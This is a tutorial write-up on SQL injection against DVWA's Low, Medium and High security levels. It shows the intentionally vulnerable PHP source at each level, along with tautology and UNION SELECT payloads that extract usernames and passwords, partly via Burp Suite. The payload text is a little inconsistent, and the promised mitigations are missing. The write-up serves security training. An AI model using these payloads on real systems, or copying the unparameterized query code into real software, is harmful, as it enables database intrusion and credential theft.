SQL INJECTION VULNERABILITY IN DVWA

INTRODUCTION

Damn Vulnerable Web Application (DVWA) is a security testing platform designed to help security professionals and researchers practice different vulnerabilities, including SQL Injection. This document analyzes SQL injection vulnerabilities at various security levels in DVWA (Low, Medium, and High), providing code analysis, exploitation techniques, and mitigations.

LOW SECURITY LEVEL

CODE:

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id =
'$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or
die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
```

```
    }
}
?>
```

Vulnerability Analysis

- The user input `$id` is directly concatenated into the SQL query without validation or sanitization.
- This allows attackers to inject malicious SQL statements and extract or manipulate the database.
- The application does **not** use prepared statements (`mysqli_prepare()` or `PDO`).

SQL Injection Techniques

Classic SQL Injection:


Input:

```
?id=1' OR '1'='1
```

The resulting query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';
```

This always evaluates to TRUE, returning all user data.



Classic SQLi

UNION-Based SQL Injection:


Input:

```
?id=1 UNION SELECT user, password FROM users#
```

The resulting query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' UNION SELECT username,
password FROM users#
```

This returns **usernames and passwords** from the database.



UNION-Based

Medium Security level

Code:

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or
die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

            while( $row = mysqli_fetch_assoc( $result ) ) {
                $first = $row["first_name"];
                $last  = $row["last_name"];
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
            }
            break;
    }
}
?>
```

Vulnerability Analysis

- The input `$id` is sanitized using `mysqli_real_escape_string`, which prevents direct single-quote-based injections.

- However, numeric-based injections and UNION-based attacks are still possible.

- The `user_id` field is likely an **integer**. However, `$id` is **not forced to be an integer**:

- The sanitized `$id` is still inserted **without prepared statements.**

SQL Injection techniques

Classic SQL Injection using Burp Suite


Input:


```
2 OR 1=1
```

The resulting query becomes:


```
SELECT first_name, last_name FROM users WHERE user_id = 2 OR 1=1
```

Using Burpsuite, we intercept the post request and modify the $id parameter






POST REQUEST ON BURP SUITE



This returns all user data:



USING 2 OR 1=1


UNION-Based SQL Injection

Input:


```
2' OR 1=1 UNION SELECT username, password FROM users#
```

The resulting query:

```
SELECT first_name, last_name FROM users WHERE user_id = 2 OR 1=1
UNION SELECT username, password FROM users -- ;
```



Post request modified and tested using burp suite



UNION-Based SQLi Returns usernames and passwords.

High Security Level

Code:

```
<?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id'
LIMIT 1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or
die( '<pre>Something went wrong.</pre>' );

            while( $row = mysqli_fetch_assoc( $result ) ) {
                $first = $row["first_name"];
                $last  = $row["last_name"];
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
            }
            break;
    }
}
?>
```

Vulnerability Analysis


- **User ID is Retrieved from `$_SESSION` Instead of `$_POST`**This prevents direct **user-controlled input** via forms. This can reduce the attack surface since an attacker cannot directly inject values via a form.

- However, UNION-based attacks are still possible if an attacker can manipulate session values.

SQL Injection Technique

UNION-Based SQL Injection

```
1' UNION SELECT user, password FROM users#
```



Conclusion

- **Low Security**: Fully vulnerable, allowing both normal and UNION-based SQL injection.

- **Medium Security**: Sanitization is applied, but UNION-based injection is still possible.

- **High Security**: Session-based but can still be attacked through UNION-based injection.